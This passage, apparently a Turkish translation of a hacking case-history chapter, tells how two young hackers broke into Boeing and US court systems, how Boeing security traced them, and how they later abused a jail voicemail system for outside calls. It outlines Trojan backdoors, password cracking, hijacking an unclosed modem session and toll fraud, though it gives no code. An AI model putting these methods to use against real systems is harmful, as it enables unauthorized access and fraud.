Matt'in bir başka C programcısı olup Truva Atı yazılımları geliştirebilen bir arkadaşı – Truva Atı yazılımı, bilgisayar korsanının daha önceden giriş yolu açtığı bir bilgisayara tekrar girebilmesi için gizli bir geçit sağlayan yazılım parçasıdır. Parolalar değiştirildiği veya erişimi engellemek için başka önlemler alındığı takdirde Truva Atı kullanmak çok elverişli bir yöntemdi. Bölge Mahkemesi bilgisayarı aracılığıyla, Matt aracı firmanın kurumsal bilgisayarına Trojan gönderdi. Bu yazılım ayrıca, "Tüm parolaları ele geçirerek gizli bir dosyaya yazacak ve sistemden dışarı atıldığımız takdirde bir kök [idari erişim] yan geçidi sağlayacaktı," diyerek anlatıyordu tasarımlarını.

Aracı şirket bilgisayarına girmek, onlara beklenmedik bir ödül daha kazandırdı: Bu şirketin işletim sistemini kullanan diğer şirketlerin listesi. Bu liste saf altın değerindeydi. "Başka hangi cihazlara erişebileceğimizi görecektik." Listede adı geçen şirketlerden biri, Matt'in babasının da çalıştığı, devasa bir yerel firmaydı: Boeing Aircraft.

"Aracı şirket mühendislerinden birinin kullanıcı adı ve parolasını ele geçirdik; onlar Boeing'e sattıkları işletim sistemleri üzerinde çalışıyorlardı. Tüm Boeing işletim sistemleri için kullanıcı adı ve parola erişimine sahip olduğumuzu keşfettik," diyordu Costa. Matt, Boeing sistemine harici bağlantı için telefon numarasını ilk kez aradığında, şans yüzüne güldü.

Son arama yapan kişi modemi düzgün kapamamıştı, böylece ben aradığımda bir başka kullanıcı altında oturum açmış oldum. Birinin Unix kabuğu (shell) altındaydım ve "Oha, birden adamın yerine geçtim," gibi oldu.

(Bazı eski çevirmeli modemler düzgün yapılandırılmamıştı, bu yüzden arayan kişi oturum kapadığında otomatik olarak sistemden çıkış yapması gerekirken yapmıyordu. Gençliğimde, ne zaman bu tip modem yapılarına rast gelsem, ya telefon şirketi santraline komut göndererek ya da bağlantıyı kesmesi için kadrolu teknisyenlerden birine toplum mühendisliği uygulayarak bağlantının düşmesini sağladım. Bağlantı kesilince, ben çevirmeli ağa bağlanabilir ve bağlantının koptuğu andaki hesap üzerinden sisteme erişim sağlayabilirdim. Diğer taraftan Matt ve Costa, kolayca halen aktif olan bir bağlantıya giriş yapmışlardı.)

Bir kullanıcının Unix kabuğuna (shell) sahip olması demek, bilgisayarın aktif şekilde talimatları beklediği, güvenlik duvarının içinde olmak anlamına geliyordu. Matt şöyle hatırlıyor:

Böylece hemen işe koyulup, parolasını kırdım ve kök [sistem yöneticisi] erişimi sağlayabildiğim bazı yerel cihazlarda bu parolayı kullandım. Kök erişimi sağlayınca, kabuk geçmişlerine bakarak bu kişilerin erişim sağladığı başka cihazlara da ulaşmak amacıyla başka hesaplar da kullanabilirdik.

Matt'in tam arama yaptığı anda modemini çevrimiçi olması bir tesadüfse, Matt ve Costa şirkete sızma işlemine başladığı sırada Boeing'de olan şeyler daha büyük tesadüftü.

Barikatları Korumak

O sırada Boeing Havacılık, diğer kurumlardan, emniyet güçlerinden, FBI ve Gizli Servis'ten dinleyicilerin katıldığı, üst düzey bilgisayar güvenliği konusunda bir seminere ev sahipliği yapıyordu.

Oturum denetçisi, Boeing'in bilgisayar güvenlik önlemleri ve bunları

geliştirmeye yönelik girişimlerine yakın duran, Don Boelling'di. Don, yıllardır dahili olarak güvenlik açıklarıyla mücadele ediyordu. "Ağ ve bilgisayar güvenliğimiz her yerde olduğu gibiydi; özünde tırı-vırıydı yani. Ve ben bu konuda cidden endişeleniyordum."

Henüz 1988'de, yeni kurulmuş Boeing Elektronik'e ilk girdiğinde Don, bölüm başkanı ve birçok başkan yardımcısıyla yapılan toplantıya katılmış ve onlara, "Bakın ağızda neler yapabiliyorum," diye pek çok numara gösteriyordu. Modem hatlarına sızdı ve bunlarda parola olmadığını gösterdi; buradan devam ederek, istediği tüm cihazlara sızabildiğini gösterdi. Yöneticiler sırasıyla bir sürü bilgisayarın "misafir" parolasına sahip misafir hesabı olduğunu gördüler. Ayrıca Don onlara böyle bir hesabın parola dosyasına erişimi ve başka bir cihaza, hatta şirket dışındaki bir cihaza bile indirilmesinin nasıl da kolay olduğunu gösterdi.

Derdini anlatmıştı. Don'un söylediğine göre, "Böylece Boeing'de bilgisayar güvenlik programı başlatmış olduk." Ama Matt ve Costa içeri sızmaya başladığı zamanlarda bu girişim henüz emekleme aşamasındaydı. Don, "Yönetimi gerçekten kaynak ayırmak ve bilgisayar güvenliği konusuna yatırım yapmak konusunda ikna etmekte," zorlanıyordu. Matt ve Costa'nın sahneye girmesiyle, "Don'u haklı çıkardılar."

Güvenlik konusunda konuşmacı olarak cesur duruşu, Don'un Boeing içinde çığır açan bir adli bilişim sınıfı organize etmesini sağladı. "Bir devlet kurumu bizden bilgi üretmek için emniyet güçleri ve işletmecilerden oluşan bir ekip oluşturmalarına yardım etmemizi istedi. Organizasyon, ileri teknoloji yatırım teknikleri dahil olmak üzere, emniyet güçlerinin adli bilişim teknolojisi üzerinde eğitimine yardım etmek üzere tasarlanmıştı. Dolayısıyla bunu gerçekleştirirken, kilit oyuncularından biri bendim. Microsoft, US West, telefon şirketi, bazı bankalar ve birçok farklı mali kurumdan temsilcilerimiz vardı. Gizli Servis ajanları sahtekârlıkla mücadelede yüksek teknoloji gerektiren deneyimlerini paylaşmak için bize katıldılar."

Don, Boeing'in bilgisayar eğitim merkezlerinin birinde yapılan oturumları şirketin sponsorluğunda düzenledi. "Her hafta boyunca bilgisayar nasıl ele geçirilir, arama izni nasıl yazılır, bilgisayarda adli işlemler nasıl yapılır ve tüm diğer işleri içeren derslere yaklaşık otuz beş emniyet görevlisi katıldı. Ayrıca daha sonradan Ulusal Güvenlik gücünde görevlendirilerek, Başkan'a siber suçlar hakkında cevap veren Howard Schmidt de katılımcılar arasındaydı."

Eğitimin ikinci gününde Don'un çağrı cihazı çalışmamaya başladı. "Yönetici Phyllis'i aradım ve bana 'Cihazda garip bir şeyler oluyor ve çözemiyorum,' dedi." Açıkladığına göre, bazı gizli rehber dizinlerinde parola dosyaları var gibi görünüyordu. Ayrıca arka planda Crack adı verilen bir program çalışıyordu.

Bu kötü haberdirdi. Crack, parola şifrelerini kırmak için tasarlanmış bir programdı. Parolayı çözmek için bir kelime listesi veya sözlük listesi, ayrıca Bill1, Bill2, Bill3 gibi sözcüklerin farklı permütasyonlarını deniyordu.

Don, partneri Ken'i ("Unix güvenlik uzmanımız") bir göz atması için oraya gönderdi. Yaklaşık bir saat sonra Ken, Don'u yanına çağırdı ve, "Buraya gelsen iyi olacak. Durum oldukça kötü görünüyor. Birçok parola kırılmış ve bunlar Boeing'e ait değil. Özellikle bakman gereken bir şey var," dedi.

O sırada Matt, Boeing bilgisayar ağları içinde yoğun şekilde çalışıyordu. Sistem yönetimi imtiyazlarına erişim sağlar sağlamaz, "Bu kişilerin önceden eriştiği başka cihazları inceleyerek diğer hesaplara ulaşmak da kolay hale geldi." Bu dosyalar genellikle yazılım tedarikçilerinin ve cihazın arayacağı diğer bilgisayarların telefon numaralarını içerir. "Oradaki diğer sunucuların ilkel bir dizini," diyordu Matt. İki bilgisayar korsanı kısa zamanda çeşitli işletmelerin veritabanlarına ulaşmışlardı. "Bir sürü yere kolumuz ulaştı," diye ekledi Costa da.

Seminerden ayrılmak istemediği için Don, Ken'den yönetici ekranında ne gördüğünü fakslemasını istedi. Faks geldiğinde, Don kullanıcı kimliklerinin hiçbirini tanımadığı için rahatladı. Ama çoğunun, "Hâkim" ile başlaması kafasını karıştırmıştı. Sonra birden dank etti:

"Aman Tanrım!" diye düşünüyordum. Emniyet görevlileriyle dolu bir sınıfa girdim ve, "Sayacağım şu isimlerden herhangi birini tanıyor musunuz?" diye sordum. Tüm isim listesini okudum. Federal memurlardan biri, "Bunlar Seattle'daki ABD Bölge Mahkemesi hâkimleri," dedi. Ben de, "Tamam o zaman, elimde kırılmış 26 şifrenin olduğu bir şifre dosyası var," dedim. Tüm federal memurlar mosmor oldu.

Don, eskiden birlikte çalıştığı bir FBI ajanının birkaç telefon görüşmesi yaptığını gördü.

ABD Bölge Mahkemesi'ni aradı ve sistem yöneticisini buldu. Telefonun diğer ucundaki adamın feryadını duyabiliyordum, "Hayır, olamaz. İnternet'e bağlı değiliz. Parola dosyalarımızı ele geçiremezler. Bizim cihazımız olduğuna inanmıyorum," diyordu. Rich ise, "Hayır, sizin cihazınız. Parola dosyalarımız elimizde," diyordu. Karşıdaki adam ise, "Bu olmuş olamaz. Başkaları bizim cihazlarımıza giremez," diyordu.

Don elindeki listeye baktı ve kök parolanın –sadece sistem yöneticilerinin bildiği en üst düzey parolanın– kırıldığını gördü. Rich'e gösterdi.

Rich telefonda, "Kök parolanız '2ovens' mi?" diye sordu. Telefonun diğer ucunda ölüm sessizliği oldu. Adamın kafasını masaya vurduğu "küt" sesini duyduk.

Sınıfa döndüğünde Don kazanın kaynadığını hissetti. "Onlara 'Evet millet, şimdi gerçek hayatta, uygulamalı eğitim zamanı' dedim."

Sınıfın bir kısmının peşine takılmasıyla birlikte, Don savaşa hazırlandı. Önce güvenlik duvarının bulunduğu, Bellevue'deki bilgisayar merkezine gitti. "Fiili olarak saldırganın giriş çıkış yaptığı, Crack programını çalıştıran hesabı ve saldırganın IP adresini bulduk."

O zamana kadar, Boeing bilgisayarında çalışan parola kırma programı sayesinde, iki bilgisayar korsanı Boeing sisteminin geri kalanına sızarak, yüzlerce Boeing bilgisayarına erişim için "örümcek ağı" atmışlardı. Boeing sisteminin bağlandığı bilgisayarlardan biri Seattle'da bile değildi. Aksine, karşı kıyıda idi. Costa'ya göre:

NASA'nın Virginia'daki Langley Araştırma Laboratuvarları'ndaki Jet Propulsion (Jet İtmeli) projesi laboratuvar bilgisayarlarından biriydi; saray mücevheri değerinde bir Cray YMP5'ti. Dönüm noktalarımızdan biriydi. Zihnimizden bir sürü şey geçiyordu. Bazı sırlar bizi zengin, ölü veya gerçek bir suçlu yapabiliirdi.

Seminere katılanlar bilgisayar merkezindeki curcunayı seyretmek için sıraya giriyordu. Boeing güvenlik ekibi saldırganların Cray'e erişim sağladığını keşfettiğinde afalladılar ve Don buna inanamadı. "Çok hızlı bir şekilde, bir veya iki saat içinde o erişim noktasını ve güvenlik duvarına erişim noktalarını tespit etmiştik," diye anlattı. O sırada Ken, saldırganların başka hangi hesaplara ulaştığını tespit etmek için güvenlik duvarında sanal tuzaklar kuruyordu.

Don yerel telefon şirketini aradı ve Boeing modem hatları üzerine saldırganların kullandığı "yakala ve izle" cihazı konmasını istedi. Bu, aramaların yapıldığı telefon numarasını ele geçirmek için kullanılan bir yöntemdi. Telefon şirketi çalışanları tereddüt etmeden kabul ettiler. "Onlar bizim ekibin bir parçasıydılar ve kim olduğumu biliyorlardı, bu yüzden hiç soru sormadılar. Emniyet güçlerinden olmanın avantajlarından biri de buydu."

Don, modemler ve bilgisayarlar arasındaki devrelere, "temel olarak tüm tuş vuruşlarını bir dosyada toplamak amacıyla," dizüstü bilgisayarlar yerleştirdi. "Gerçek zamanlı olarak korsanların tüm yaptıklarını yazdırmak için," her cihaza Okidata yazıcılar bile bağladı. "Kanit için buna ihtiyacım vardı. Kâğıt ile elektronik bir dosyada olduğu gibi tartışamazsınız." Bir olay sırasında jüri heyetinin elektronik bir dosyaya mı, yoksa yazılı bir belgeye mi inanacağını düşününce, belki de bu pek şaşırtıcı değil.

Don'un durumu ve alınan savunma önlemlerini genel olarak açıklamasıyla, ekip birkaç saatliğine seminere döndü. Emniyet güçleri işe girerek, adli bilişim konusunda üst düzey deneyim ediniyorlardı. "Biraz daha uğraşmak ve elimizdekileri kontrol etmek için geri döndük ve ben

orada iki federal yetkili ve partnerim ile dikilirken, modeme bağlantı kuruldu. Bingo; saldırganlar gelmiş ve hesaba giriş yapmışlardı.”

Yerel telefon şirketi Matt ve Costa’yı evlerine kadar izledi. Güvenlik ekibi bilgisayar korsanlarını güvenlik duvarına giriş yaparken seyretti. Daha sonra Washington Üniversitesi’ne bağlanarak, Matt Anderson’un hesabına giriş yaptılar.

Matt ve Costa yaptıkları aramanın izlenmesini önleyeceğini düşünüldükleri önlemleri almışlardı. Öncelikle, Boeing’i direkt aramak yerine, Bölge Mahkemesi bilgisayarlarına giriyor, aramayı oradan Boeing’e yönlendiriyorlardı. Düşüncelerine göre, “Eğer bizi Boeing’de izleyen kimse varsa, muhtemelen asıl aramanın nereden geldiğini anlayana kadar zorlanırlardı,” diyordu Costa. Matt Bölge Mahkemesi’ne, oradan Boeing’e, oradan da kendi kişisel öğrenci hesabına bağlanırken her hareketlerinin izlendiğinden haberleri yoktu.

[Bölge Mahkemesi] sisteminde çok yeni olduğumuzdan ve kul-lamcı adı ile parola “kamı” (public) olduğundan dolayı, o an bunun bir tehdit olabileceğini düşünmedim veya üşendim. O di-rakt arama bizim evimize kadar izlenmemize ve hayatımızın ka-rarmasına yol açtı.

Matt kendi öğrenci hesabındaki e–maili okumaya başlayınca, Don’un ekibi kendisini şu meşhur casus gibi hissetti. “Bu herifin e–mailinde kendi korsanlık deneyimleri hakkındaki tüm zimbirtılar ve başka korsanlardan gelen cevaplar vardı.”

Emniyet güçleri oturdukları yerde kışkırmı yırtarak gültüyorlardı çünkü bunlar aslında yakalanacaklarını hiç düşünmeyen, had-dini bilmez çocuklardı. Biz de elimizde gerçek zamanlı delillerle onları seyreliyorduk.

O sırada Don yazıcının sayfalarını koparıyor, herkesin şahit olarak imzasını alıyor ve kanıt olarak mühürlüyordu. “Bu sızmayı fark ettiğimiz andan itibaren altı saatten kısa sürede, bu herifleri adli ihlalden yakalamıştık.”

Boeing yönetimi ise gülmüyordu. “Çok fena korkmuşlardı ve bilgisayar korsanlarının durdurulmasını istiyorlardı – ‘Onları sistemden çıkarın ve makineleri kapatın, *hemen şimdi!*’” Don’sa beklemenin daha akıllıca olacağı konusunda yetkilileri zorlukla ikna edebilmişti. “Onlara ‘Kaç yere giriş yaptıklarını bilmiyoruz. Bir süre daha izleyip ne haltlar döndüğünü ve neler yaptıklarını görmeliyiz,’ dedim.” Maruz kalınan tehlike düşünüldüğünde, yönetimin Don’un profesyonel becerilerine verdiği taviz önemliydi.

Gözetiminde

Federal yetkililerden biri Matt ve Costa'nın telefonlarını dinlemek için gerekli izinleri aldı. Ama telefon dinlemek için sadece bir kısmıydı. Bu sırada federal hükümet de davayı ciddiyle takip ediyordu. Faaliyet, bir casus filmi ya da polisiye tadında ele alınıyordu: FBI ajanları ekipler halinde kampüse gönderildiler. Öğrenci gibi davranarak kampus içinde Matt'i izlediler, hareketlerini incelediler, böylece belirli bir zamanda kampus içinde özellikle bir bilgisayarı kullandığını kanıtlayabileceklerdi. Aksi takdirde "O ben değildim – o bilgisayarı her gün bir sürü insan kullanıyor," iddiasında kolaylıkla bulunabilirdi. Daha önce başlarına gelmişti.

Boeing tarafında ise, güvenlik ekibi düşünebildiği her türlü önlemi almıştı. Hedefleri çocukları sistem dışında tutmak değil, yakından izleyerek delil toplamaya devam ederken, diğer taraftan da herhangi bir hasar vermediklerinden emin olmaktı. Don şöyle açıkladı: "Tüm bilgisayarları, sistem yöneticisinin veya bilgisayarın bizi bilgilendireceği ve bazı hareketlerin olduğunu haber edeceği ana giriş noktalarına göre ayarladık." Çağrı cihazının biplemesi "silah başına" çağrısı haline geldi. Ekip üyeleri anında çağrı listesindeki belirli seçkin kişileri bilgisayar korsanlarının yine sinsice dolaştığı konusunda bilgilendiriyordu. Birçok defa Don'un ekibi Matt ve Costa'nın –kilit personelin bilgilendirildiği– Washington Üniversitesi üzerinden tüm faaliyetlerini internetten nokta nokta, elektronik olarak izlediler. İki içeri sızarken, yanlarında dikilmek gibiydi.

Don onları dört-beş gün daha izlemeye karar verdi çünkü, "Genel olarak onları oldukça iyi kontrol altında tutuyorduk ve önemli ölçüde erişimleri olmasına ve istediklerini yapabilecek olmalarına rağmen, son derece tehlikeli diyebileceğim bir şey yapmıyorlardı."

Ama Costa yakın zamanda bir şeyin gerçekleşmek üzere olduğunu öğrendi:

Bir gece kız arkadaşımınla benim dairemde oturmuş TV izliyorduk. Yaz gecesi idi ve pencereler açıktı. Komiktir ama kız arkadaşım dışarı baktı... ve Pay & Save'in park yerinde bir araba farketti. Yaklaşık bir saat sonra tekrar baktı ve "Dışarıda içinde adamlar olan bir araba var ve bir saat önce de oradaydılar," dedi.

Costa TV'yi ve ışıkları kapattı ve FBI ajanlarının kendisini izlediklerini videoya almaya başladı. Bir süre sonra ikinci bir arabanın birincinin yanına geldiğini gördü. İki arabadaki adamlar bir şeyler tartıştılar, sonra ikisi de uzaklaştı.

Ertesi gün bir grup yetkili Costa'nın dairesine geldi. Costa sorunca, arama izinleri olmadığını söylediler ama Costa işbirliğine yatkın görünmek istediği için içeri girmelerine itiraz etmedi. Matt'i çağırmasını ve gö-

rüşmeyi kaydederlerken cep telefonu faaliyetleri hakkında konuşurmasını istediklerinde de itiraz etmedi.

Neden en yakın arkadaşını çağırıp, emniyet mensupları onları dinlerken yasadışı faaliyetleri hakkında konuşmaya istekliydi? Nedeni basitti: Bir gece ikisi makara yaparken, "Farz edelim ki?" oyununun bir türevini oynamışlar ve gerçekten açıkça konuşmanın tehlikeli olabileceği bir durumla karşılaşırlarsa, şifreli bir kod kullanmayı akıl etmişlerdi. Eğer biri konuşmanın içinde, "Dokuz, on," geçerse, "Dikkat! Ne dediğine dikkat et!" anlamına gelecekti. (Bu rakamları 911'den bir düşük ve hatırlaması kolay olduğu için seçmişlerdi.)

Böylece telefon dinlenir ve kayıt cihazı çalışırken, Costa Matt'i aradı. "Seni birkaç dakika önce, dokuz--onda aradım, ulaşamadım," diye söze girdi.

Kuşatma

Boeing gözaltı ekibi o zamana kadar bilgisayar korsanlarının sadece ABD Bölge Mahkemesi'ne değil, Çevre Koruma Ajansı'na (EPA) da girdiğini tespit etmişti. Don Boelling EPA'ya kötü haberi iletti. ABD Bölge Mahkemesi sistem yöneticisi gibi, EPA'dakiler de sistemlerine sızılmış olmasına şüpheli yaklaştılar.

Onlara cihazlarına sızıldığını söylüyorduk ama bu onlara akıl almaz geliyordu. Sürekli "Yo, hayır!" diyorlardı. Onlara 10-15 kırılmış parola içeren parola dosyasını getirdim ve ağı yöneticisinin parolasını söyledim.

Neredeyse kusacaklardı çünkü ülke çapındaki altı yüz cihazın her biri internete aym hesaptan bağlanıyordu. Bu sistem imtiyazlı bir kök hesaptı ve hepsinin parolası aynıydı.

Bilgisayar güvenlik seminerine katılan emniyet mensupları umduklarından çok daha fazlasını alıyorlardı. "Bizimle birlikte sahaya çıkmayanlar için, her gün sınıfa geri gelip, ne yaptığımızı detaylıca anlatıyorduk," diye anlatıyor Don. "Bu davayla ilgili tüm olup biteni birinci ağızdan duyuyorlardı."

Geçmiş Geride Kalmıyor

Bilgisayar korsanlarının gösterdiği beceriden etkilendiğinden dolayı, Don henüz iki ay önce başka suçlamalarla mahkemeye çıktıklarını ve Costa'nın 30 gün mahkûm çalışma izni aldığını öğrendiğine şaşırıyordu.

Şimdi de sanki hiç yakalanmayacakmış gibi yine yasaları çiğnemişlerdi. Hangi akla hizmet? Costa kendisinin ve Matt'in zaten endişeli ol-

duğunu çünkü aslında savcılar önüne gelenlerden çok daha fazla dava konusu olduğunu söylüyordu.

Onlar büyük bir kartopundan biraz kar parçası ele geçirmiş gibiydi. Bizim cep telefonlarıyla ne yaptığımızı, elimizde kredi kartları bilgilerinin bulunduğunu ve bizi yakaladıkları işin kapsamını bilmiyorlardı. Çünkü Matt ve ben aramızda dava hakkında önceden konuşmuştuk, onlara ne söyleyeceğimizi kararlaştırmıştık. Bu yüzden bu bilgisayar ihlali suçunu kabul ettik ve "lay lay lom" durumundaydık. Aptalcaydı.

Haberlerde

Don beyninden vurulmuşa döndüğü sırada, Bellevue'den ofisinin bulunduğu Boeing'in Güney Merkez tesislerine doğru arabayla gidiyordu. "KIRO haberleri açıldı ve aniden son dakika olarak iki bilgisayar korsanının Boeing sitesine sızdığı ve federal soruşturmanın başladığı haberini duydum. 'Lanet olsun!' diye düşündüm."

Don'un daha sonradan ortaya çıkardığı gibi, bu öykü tutuklamak yerine Matt ve Costa'nın hareketlerini izleme kararından memnun olmayan bir Boeing çalışanından basına sızdırılmıştı. Don hızlıca ofisine gitti ve herkesi topladı. "Onlara 'Bakın, bu olay patladı! Haberlere çıktı! **Hemen** bir şeyler yapmalıyız' dedim.

Howard Schmidt de oradaydı ve bilgisayarlar için arama izni yazma konusunda uzman olarak duruma müdahale etti ve işi doğru düzgün yapmalarında yardım etti – böylece bu konuda bir sorun çıkmadı."

İşin aslı Don sızıntıdan ötürü çok da üzgün değildi. "Onları her şekilde yakalamaya çok yakındık. Elimizde bir sürü, tonlarca delil vardı." Ama henüz gün ışığına çıkmamış daha fazlasının olabileceğinden şüpheleniyordu. "Kredi kartı sahteciliği gibi başka birkaç işin içinde olduklarını da anlamıştık. Daha sonra bunlar için de yakalandılar. Sanırım altı aya da bir yıl sonra, Gizli Servis onları zımbaladı."

Tutuklanma

Costa tutuklanmalarının yakın olduğunu biliyordu, bu yüzden evinin kapısı sertçe vurulduğunda şaşırmadı. O zamana kadar suç kanıtları içeren dört defterden zaten kurtulmuştu. Bu noktada Don Boelling sayesinde Federallerin kendisini ve Matt'i suçlayabilmek için gerekli tüm kanıtlara sahip olduğundan haberi yoktu.

Matt anne babasının evinde televizyonda Boeing bilgisayarlarına sızılmasıyla ilgili haberi gördüğünü hatırlıyordu. Saat 22:00 civarında ön kapı vuruldu. İki FBI ajanı geldi. Anne babası üst katta uyurken, yemek

odasında kendisiyle iki saat kadar görüşme yaptılar. Matt anne babasını uyandırmak istemedi. Korktu.

Don Boelling yapabilse tutuklamaya da gidecekti. Tüm iyi bağlantılarına rağmen, davet edilmemişti. "Sivillerin gerçek bir baskına gitmesine pek sıcak bakmıyorlardı."

Boeing bilgisayar korsanlarından birinin soyadının çalışanlarından biriyle aynı olmasından endişelenmişti. Matt babasının da bu tantananın içine çekilmesinden memnun değildi. "Babam Boeing'de çalıştığı ve aynı ismi paylaştığımız için, fiilen sorguya çekildi." Costa Boeing'e Matt'in babasının bilgilerini kullanarak sızmamaya özen gösterdiklerini hemen belirtti. "Matt babasını tamamen bu işin dışında tuttu ve en başından beri, başımızın belaya gireceğini hiç düşünmediğimiz zaman bile, içine çekmek istemedi."

Dava arasında FBI'in Seattle ofisinden sorumlu Özel Ajanla röportaj yapıldığında Don biraz içerledi. TV muhabirlerinden biri korsanları nasıl izleyip yakaladıklarını sorduğunda FBI ajanı şöyle bir cevap verdi: "FBI burada anlatması çok karmaşık teknik bir süreç ve yöntemler uyguladı." Don kendi kendine şöyle düşündü, "Saçma sapan konuşuyorsun! Sen hiçbir şey yapmadın! Biz yaptık!" Boeing'den, başka şirketlerden, Bölge Mahkemesi'nden, yerel, bölgesel ve federal emniyet güçlerinden oluşan, tam koordineli bir ekip çalışmıştı. "İlk kez böyle bir iş yapmıştık. Tam bir ekip çalışmasıydı."

Şans eseri, yaratabilecekleri potansiyel tahribat düşünüldüğünde, Matt ve Costa çok az zarara yol açmıştı. "Boeing'e gerçekten zarar vermek söz konusu olduğunda, gerçekten fazla bir şey yapmamışlardı," diye açıklıyor Don. Şirket paçayı çabuk sıyırdı ama ders alındığından da emin olmak istediler. "Suçlu bulundular çünkü esasında biz onları suçüstünde yakaladık. Bu işten kurtulmalarının bir yolu yoktu," diye memnuniyetle hatırlıyordu Don.

Ama bir kez daha cezalar düşürüldü; bu sefer çoklu ağır suçlar "Bilgisayar ihlali" seviyesine indirildi. İkisi bir başka hafif cezayla dışarı çıktılar: 250 saat toplum hizmeti ve bilgisayar kullanımının yasak olduğu beş yıllık şartlı tahliye. Zorlu olan kısmı zararı karşılama kısmıydı: Çoğu Boeing'e olmak üzere \$30.000 ödemeye mahkûm edildiler. İkisi de çocuk olmamasına rağmen, gençlere bir şans daha verildi.

İyi Şansın Sonu

Ders almadılar.

Costa: Tamamen durmak yerine, aptal çocuklar ya da belki aptal değil de aslında saf çocuklar olduğumuz için, başımızı ne kadar belaya sokabileceğimizin farkında değildik. Tam olarak

açgözlülük değildi ama daha çok bir cep telefonu sahibi olmanın ve istediğimiz zaman onu kullanabilmenin cazibesiydi.

Matt: O günlerde buna sahip olmak büyük meseleydi. Çok havalı bir şeydi.

Ama Matt ve Costa'nın ceza yargılaması sisteminden aldıkları gençlik ayrıcalığı sona ermek üzereydi. Ve bunun sebebi hiç de öngördükleri gibi bir şey değil, sadece basit bir kıskançlıktı.

Costa'nın dediğine göre, o zamanki kız arkadaşı Costa'nın onu bir başka kadınla aldattığını düşünüyordu. Söylediğine göre aslında böyle bir durum yoktu; diğer kadın, "Sadece bir arkadaştan fazlası değildi". Costa'nın söz konusu arkadaşıyla görüşmekten vazgeçmemesi sonucunda kız arkadaşı yetkilileri arayıp, "Boeing korsanları çalıntı bilgisayar satıyor," diye onları ihbar etmişti.

Dedektifler annesinin evine geldiğinde Costa evde yoktu ama annesi evdeydi. Hiçbir zararı olmayacağını düşünerek yetkililere, "Oh, evet, buyurun girin," diye kapıyı açtı.

Evde çalıntı hiçbir mal bulamadılar. Bu iyi haberdi. Kötü haber ise yere düşmüş, halının altından köşesi görünen bir parça kâğıttı. Üzerinde bir telefon numarası ve dedektiflerden birinin elektronik bir aletin seri numarası olduğunu anladığı bazı rakamlar yazıyordu. Telefon şirketiyle yaptıkları görüşmeyle, bu bilginin yasadışı kullanılan bir cep telefonu hesabıyla ilişkili olduğu ortaya çıktı.

Costa annesinin evine yapılan baskından haberdar oldu ve sırra kadem basmaya karar verdi.

Beş gün boyunca Gizli Servis'ten kaçtım – cep telefonu sahte-kârlığından yargılama yetkileri vardı. Ben bir firariydim. Bu yüzden Seattle'da bir arkadaşımın evinde kalıyordum ve beni aramak üzere o eve gelmişlerdi ama benim kullandığım araba halen eski sahibinin adına görünüyordu, böylece yakalanmadım.

Beşinci ya da altıncı gün avukatımla konuştum, avukatımla birlikte şartlı tahliye memurunun ofisine gittik ve kendim teslim oldum. Tutuklandım ve götürüldüm.

Gizli Servis'ten kaçtığım zamanlar çok stresli zamanlardı.

Matt de tutuklanmıştı. İkisi kendilerini Seattle Kent Hapishanesi'nin farklı katlarında buldular.

Hapishanede Telefona Sızma

Bu sefer duruşma olmayacaktı; öğrenmişlerdi. Soruşturma tamamlanınca ve ABD Savcılık Makamı evrakı düzenleyince, ikili şartlı tahliye

ihlalinin federal yargılamasından önce gideceklerdi. Duruşma yoktu, savunma yoktu ve hoşgörü umudu pek azdı.

O sırada her ikisi de detaylı sorgulamadan geçiyordu. Bu oyunu biliyorlardı: Kötü herifleri birbirinden ayır ve farklı öyküler anlattıklarında çelmeyi tak.

Mattve Costa bu hapishaneyi, en azından kendileri açısından, öbür cezaevinden daha zorlu buldular. "Kent hapishanesi en fenası, başka hiçbir yere benzemiyor," diyordu Costa. "Gerçekten dövüşe girdim. Havlayana sen de geri havlamazsan, insanı lime lime ediyorlardı." Matt yumrukladığını hatırlıyordu. "Sanırım telefonu meşgul ettiğim içindi. Dersimi aldım."

Hapishane başka bir yönden de zordu. Costa şöyle anımsıyor:

Sırada ne olduğumuzu bilmiyorduk çünkü başımız zaten beladaydı ve daha fazla belaya girebileceğini biliyorduk. Mahkûm olmanın korkusundan ziyade, belirsizlik korkusu daha fazlaydı. Sadece "Hapse tıkn" demişlerdi; federal bir tutukluluk hâliydi. Oradan nereye gideceğimiz hakkında bir fikrimiz yoktu ve belirsiz şekilde hapsedilmiştik.

Hapishanelerde genellikle iki tip telefon bulunur: Mahkûmların yasadışı dolaplar çevirmediğinden emin olmak için görüşmelerin izlendiği ödemeli telefonlar ve mahkûmların avukatlarıyla konuşabildiği, doğrudan Kamu Avukatları Dairesi'ne bağlanan telefonlar.

Seattle hapishanesinde, Kamu Avukatlarına yapılan aramalar iki basamaklı bir kod listesinden yapılıyordu. Matt şöyle açıkladı: "Ama saatlerce arasan bile eline ne geçer? Sesli mesaj sistemlerine girersin ve istediğin kadar tuşlu arama yapabilirsin." Sesli mesaj sistemini incelemeye başladı.

Sistemin hem kendisinin hem de Costa'nın aşına olduğu Meridian sistemi olduğunu anlayabildi ve kendi aramalarını bir dış hatta transfer edecek şekilde sistemi programladı. "Otomatik sesli mesajın cevaplamadığı, sekiz numaralı bir menü ayarladım. Sonra yerel bir numarayı ve bildiğim altı basamaklı bir kodu çeviriyordum. Oradan da dünyada istediğim yeri arayabiliyordum."

Telefonlar 20:00'dan sonra kapansa bile, Kamu Avukatları hattı her zaman açıktı. "Tüm gece telefonlarla oynayabiliyorduk ve kimse sırada beklemiyordu çünkü kapalı olduklarını sanıyorlardı," diye anlatıyordu Costa. "Orada telefonların yanında oturduğumuz için bizim deli olduğumuzu düşünüyorlardı. Bu yüzden yaptığımız numara mükemmel şekilde işledi."

Costa nasıl dış arama yapabileceklerini keşfederken, Matt de geceleri kendi birimindeki telefonu bazı araştırmalar için kullanıyordu. Pennsyl-

vania'dan bir telefon şirketinin "eski ağına bir köprü numarası" yerleştirerek, Costa ile ikisinin şirketin test araması üzerinden konuşmasını sağlıyordu.

İkili izlenmeyen telefonlardan birbirleriyle konuşarak saatler geçirdiler. "Soruşturmalarımızdan önce davamız hakkında tartışabiliyorduk. Sanki bir cep telefonuydu, gerçekten cep gibiydi," diye ekliyordu Costa. Matt da, "Karşı tarafa ne söylediğimizi umursamadan sonsuza dek konuşabilirdik. Tüm söylediklerimizin davayı destekleyici olmasını istiyorduk," diyordu.

Mahkûmlar arasında bu iki yeni çocuğun telefon sihirbazı oldukları lafı yayılıyordu.

Costa: Şişmanlamaya başlamıştım çünkü diğerleri serbest telefon görüşmesi karşılığında yemek tepşilerini bana veriyorlardı.

